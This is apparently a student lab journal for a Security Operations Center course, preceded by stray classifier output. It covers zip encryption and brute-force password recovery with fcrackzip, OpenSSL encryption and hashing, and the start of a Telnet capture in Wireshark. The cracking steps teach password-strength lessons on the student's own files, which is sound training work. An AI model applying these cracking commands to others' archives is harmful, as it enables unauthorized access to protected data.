print(f"Posterior Probabilities: {posterior_probs}")

print(f"Predicted Class: {model.predict(sample)}")
```

Output :

```
   Feature_1  Feature_2  Feature_3  Feature_4  Feature_5  Feature_6  \
0  -1.732538   5.260112  -2.952194  -4.603768   2.235848   1.928893
1   2.072914   2.240572  -1.385104  -2.514962  -0.984756   1.436260
2  -0.263106   1.527781  -1.872414  -0.028009   1.612809   3.264194
3  -0.164349  -0.550131  -0.019503  -0.765000   2.273523   2.084217
4  -1.419423   1.015324  -0.864441  -0.009297   0.385404   0.449093

   Feature_7  Feature_8  Target
0  -0.101845   3.193487       0
1  -1.255271   2.089872       0
2  -1.296421   1.537870       0
3  -0.321931   0.426253       0
4  -0.029007  -1.902917       1
Test Accuracy: 0.84

Classification Report:
              precision    recall  f1-score   support

           0       0.88      0.80      0.84        99
           1       0.82      0.89      0.85       101

    accuracy                           0.84       200
   macro avg       0.85      0.84      0.84       200
weighted avg       0.85      0.84      0.84       200
```




```
Sample Features: [[ 1.94397502  0.33753289 -0.77968371  2.63667244 -1.62323864  1.87859635
  -2.20522563  2.09632056]]
Posterior Probabilities: [[0.07067404 0.92932596]]
Predicted Class: [1]
```

M.Sc. IT. SEM 3

Security Operations Center

INDEX

Sr. No.	Title	Sign
1	a. Encrypting and Decrypting Data Using a Hacker Tool b. Encrypting and Decrypting Data Using OpenSSL c. Hashing a Text File with OpenSSL and Verifying Hashes	
2	a. Examining Telnet and SSH in Wireshark b. Investigating an Attack on a Windows Host c. Investigating a Malware Exploit	
3	1. Demonstrate the use of Snort and Firewall Rules 2. Demonstrate Extract an Executable from a PCAP 3. Demonstrate a practical for Exploring DNS Traffic	
4	a. Using Wireshark to Examine HTTP and HTTPS Traffic b. Exploring Processes, Threads, Handles, and Windows Registry	
5	Perform a practical to Attack on a mySQL Database by using PCAP file.	
6	Create your own syslog Server	
7	Configure your Linux system to send syslog messages to a syslog server and Read them	
8	Install and Run Splunk on Linux	
9	Install and Configure GrayLog on Linux	

Practical No 1

Aim: Encrypting and Decrypting Data Using Hacker Tool

Encrypting and Decrypting Data Using a Hacker Tool

n this lab, you will:

- Create and encrypt sample text files.
- Decrypt the encrypted zip file.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 1: Create and Encrypt Files

In this part, you will create a few text files that will be used to created encrypted zip files in the next step.

Step 1: Create text files.

a. Start the CyberOps Workstation VM.

b. Open a terminal window. Verify that you are in the analyst home directory. Otherwise, enter **cd ~** at the terminal prompt.

c. Create a new folder called Zip-Files using the **mkdir Zip-Files** command.

d. Move into that directory using the **cd Zip-Files** command.


e. Enter the following to create three text files.

[analyst@secOps Zip-Files]$ echo This is a sample text file > sample-1.txt

[analyst@secOps Zip-Files]$ echo This is a sample text file > sample-2.txt

[analyst@secOps Zip-Files]$ echo This is a sample text file > sample-3.txt

f. Verify that the files have been created, using the **ls** command.




Step 2: Zip and encrypt the text files.

Next, we will create several encrypted zipped files using varying password lengths. To do so, all three text files will be encrypted using the **zip** utility.

a. Create an encrypted zip file called **file-1.zip** containing the three text files using the following command:

[analyst@secOps Zip-Files]$ zip –e file-1.zip sample*


b. When prompted for a password, enter a one-character password of your choice. In the example, the letter **B** was entered. Enter the same letter when prompted to verify.



c. Repeat the procedure to create the following 4 other files


- **file-2.zip** using a 2-character password of your choice. In our example, we used **R2.**
- **file-3.zip** using a 3-character password of your choice. In our example, we used **0B1.**
- **file-4.zip** using a 4-character password of your choice. In our example, we used **Y0Da.**
- **file-5.zip** using a 5-character password of your choice. In our example, we used **C-3P0.**

d. Verify that all zipped files have been created using the **ls -l f*** command.



e. Attempt to open a zip using an incorrect password as shown.

[analyst@secOps Zip-Files]$ unzip file-1.zip




Part 2: Recover Encrypted Zip File Passwords

In this part, you will use the **fcrackzip** utility to recover lost passwords from encrypted zipped files. Fcrackzip searches each zip file given for encrypted files and tries to guess the password using brute-force methods.

The reason we created zip files with varying password lengths was to see if password length influences the time it takes to discover a password.

Step 1: Introduction to fcrackzip

a. From the terminal window, enter the **fcrackzip –h** command to see the associated command options.




In our examples, we will be using the **–v, -u,** and **-l** command options. The -l option will be listed last

because it specifies the possible password length. Feel free to experiment with other options.

Step 2: Recovering Passwords using fcrackzip

a. Now attempt to recover the password of the **file-1.zip** file. Recall, that a one-character password was used to encrypt the file. Therefore, use the following **fcrackzip** command:

[analyst@secOps Zip-Files]$ fcrackzip -vul 1-4 file-1.zip




Note: The password length could have been set to less than 1 – 4 characters.

How long does it take to discover the password?
It takes less than a second.

b. Now attempt to recover the password of the **file-2.zip** file. Recall, that a two-character password was used to encrypt the file. Therefore, use the following **fcrackzip** command:


[analyst@secOps Zip-Files]$ fcrackzip –vul 1-4 file-2.zip



How long does it take to discover the password?
It takes less than a second.

c. Repeat the procedure and recover the password of the **file-3.zip** file. Recall, that a three-character password was used to encrypt the file. Time to see how long it takes to discover a 3-letter password. Use the following **fcrackzip** command:


[analyst@secOps Zip-Files]$ fcrackzip –vul 1-4 file-3.zip



How long does it take to discover the password?
Answers will vary depending on platform and actual password used but it should about a second or two.


d. How long does it take to crack a password of four characters? Repeat the procedure and recover the password of the **file-4.zip** file. Time to see how long it takes to discover the password using the following **fcrackzip** command:

[analyst@secOps Zip-Files]$ fcrackzip –vul 1-4 file-4.zip



e. How long does it take to crack a password of five characters? Repeat the procedure and recover the password of the **file-5.zip** file. The password length is five characters, so we need to set the -l command option to **1-5.** Again, time to see how long it takes to discover the password using the following **fcrackzip** command:

[analyst@secOps Zip-Files]$ fcrackzip –vul 1-5 file-5.zip



How long does it take to discover the password?
Answers will vary depending on platform and actual password used but it should take about two minutes.

f. Recover a 6 Character Password using fcrackzip

It appears that longer passwords take more time to discover and therefore, they are more secure. However, a 6 character password would not deter a cybercriminal.

How long do you think it would take fcrackzip to discover a 6-character password?
Answers will vary.

To answer that question, create a file called **file-6.zip** using a 6-character password of your choice. In our example, we used **JarJar**.

[analyst@secOps Zip-Files]$ zip –e file-6.zip sample*

g. Repeat the procedure to recover the password of the **file-6.zip** file using the following **fcrackzip** command:

[analyst@secOps Zip-Files]$ fcrackzip –vul 1-6 file-6.zip

M.Sc. IT. SEM 3

Security Operations Center
Practical No 1b


Aim: Encrypting and Decrypting Data Using OpenSSL

Solution:


Step 1: cd /home/analyst/lab.support.files/

Step 2: open terminal from that directory.


Step 3: cat >letter_to_grandma.txt




Step 4: openssl aes-256-cbc -in letter_to_grandma.txt -out message.enc




Step 5: cat message.enc



Step 6: openssl aes-256-cbc -d -in message.enc -out org.txt



Step 7: cat org.txt



M.Sc. IT. SEM 3

Security Operations Center
Practical 1c

Aim: Hashing a Text File with OpenSSL and Verifying Hashes

Solution:

Objectives

- **Part 1: Hashing a Text File with OpenSSL**
- **Part 2: Verifying Hashes**

Background / Scenario

Hash functions are mathematical algorithms designed to take data as input and generate a fixed-size, unique string of characters, also known as the hash. Designed to be fast, hash functions are very hard to reverse; it is very hard to recover the data that created any given hash, based on the hash alone. Another important property of hash function is that even the smallest change done to the input data yields a completely different hash.

While OpenSSL can be used to generate and compare hashes, other tools are available. Some of these tools are also included in this lab.

Required Resources

- Security Workstation virtual machine

Instructions

Part 1: Hashing a Text File with OpenSSL

OpenSSL can be used as a standalone tool for hashing. To create a hash of a text file, follow the steps below:

a. Start the Security Workstation VM and log in with username **sec_admin** and password **net_secPW**.

b. In the Security Workstation virtual machine, open a terminal window.

c. Because the text file to hash is in the /home/sec_admin/lab.support.files/ directory, change to that directory:

[sec_admin@secOps ~]$ cd /home/sec_admin/lab.support.files/

d. Type the command below to list the contents of the letter_to_grandma.txt text file on the screen:

[sec_admin@secOps lab.support.files]$ cat letter_to_grandma.txt

Hi Grandma,

I am writing this letter to thank you for the chocolate chip cookies you sent me. I

got them this morning and I have already eaten half of the box! They are absolutely

delicious!

I wish you all the best. Love,

Your cookie-eater grandchild.

e. From the terminal window, issue the command below to hash the text file. The command will use SHA-2-256 as the hashing algorithm to generate a hash of the text file. The hash will be displayed on the screen after OpenSSL has computed it.

[sec_admin@secOps lab.support.files]$ **openssl sha256 letter_to_grandma.txt**

SHA256(letter_to_grandma.txt)=

deff9c9bbece44866796ff6cf21f2612fbb77aa1b2515a900bafb29be118080b

Notice the format of the output. OpenSSL displays the hashing algorithm used, SHA-256, followed by the name of file used as input data. The SHA-256 hash itself is displayed after the equal ('=') sign.

f. Hash functions are useful for verifying the integrity of the data regardless of whether it is an image, a song, or a simple text file. The smallest change results in a completely different hash. Hashes can be calculated before and after transmission, and then compared. If the hashes do not match, then data was modified during transmission.

Let's modify the letter_to_grandma.txt text file and recalculate the MD5 hash. Issue the command below to open **nano**, a command-line text editor.

[sec_admin@secOps lab.support.files]$ nano letter_to_grandma.txt

Using **nano**, change the first sentence from **'Hi Grandma'** to **'Hi Grandpa'**. Notice we are changing only one character, **'m'** to **'p'**. After the change has been made, press the **<CONTROL+X>** keys to save the modified file. Press **'Y'** to confirm the name and save the file. Press the **<Enter>** key and you will exit out of nano to continue onto the next step.

g. Now that the file has been modified and saved, run the same command again to generate a SHA-2-256 hash of the file.

[sec_admin@secOps lab.support.files]$ openssl sha256 letter_to_grandma.txt

SHA256(letter_to_grandma.txt)=

43302c4500b7c4b8e574ba27a59d83267812493c029fd054c9242f3ac73100bc

Is the new hash different that hash calculated in item (d)? How different?
Yes. The new hash is completely different than the previous hash.

h. A hashing algorithm with longer bit-length, such as SHA-2-512, can also be used. To generate a SHA-2-512 hash of the letter_to_grandma.txt file, use the command below:

[sec_admin@secOps lab.support.files]$ openssl sha512 letter_to_grandma.txt

SHA512(letter_to_grandma.txt)=

7c35db79a06aa30ae0f6de33f2322fd419560ee9af9cedeb6e251f2f1c4e99e0bbe5d2fc32ce5

01468891150e3be7e288e3e568450812980c9f8288e3103a1d3

Practical No. 2a

Aim: Examining Telnet and SSH in Wireshark

- Part 1: Examine a Telnet Session with Wireshark
- Part 2: Examine an SSH Session with Wireshark

Background / Scenario

In this lab, you will configure a router to accept SSH connectivity and use Wireshark to capture and view Telnet and SSH sessions. This will demonstrate the importance of encryption with SSH.

Required Resources

- CyberOps Workstation VM

Part 1: Examining a Telnet Session with Wireshark

You will use Wireshark to capture and view the transmitted data of a Telnet session.

Step 1: Capture data.

a. Start the CyberOps Workstation VM and log in with username **analyst** and password **cyberops.**

b. Open a terminal window and start Wireshark. Press **OK** to continue after reading the warning message.

[analyst@secOps analyst]$ sudo wireshark-gtk

[sudo] password for analyst: cyberops

** (wireshark-gtk:950): WARNING **: Couldn't connect to accessibility bus:

Failed to connect to socket /tmp/dbus-REDRWOHelr: Connection refused

Gtk-Message: GtkDialog mapped without a transient parent. This is

discouraged.

c. Start a Wireshark capture on the **Loopback: lo** interface.

d. Open another terminal window. Start a Telnet session to the localhost. Enter username **analyst** and password **cyberops** when prompted. Note that it may take several minutes for the “connected to localhost” and login prompt to appear.

[analyst@secOps ~]$ telnet localhost

Trying ::1...

Connected to localhost.

Escape character is '^]'.

Linux 4.10.10-1-ARCH (unallocated.barefruit.co.uk) (pts/12)

secOps login: analyst

Password:

Last login: Fri Apr 28 10:50:52 from localhost.localdomain


[analyst@secOps ~]$

e. Stop the Wireshark capture after you have provided the user credentials.

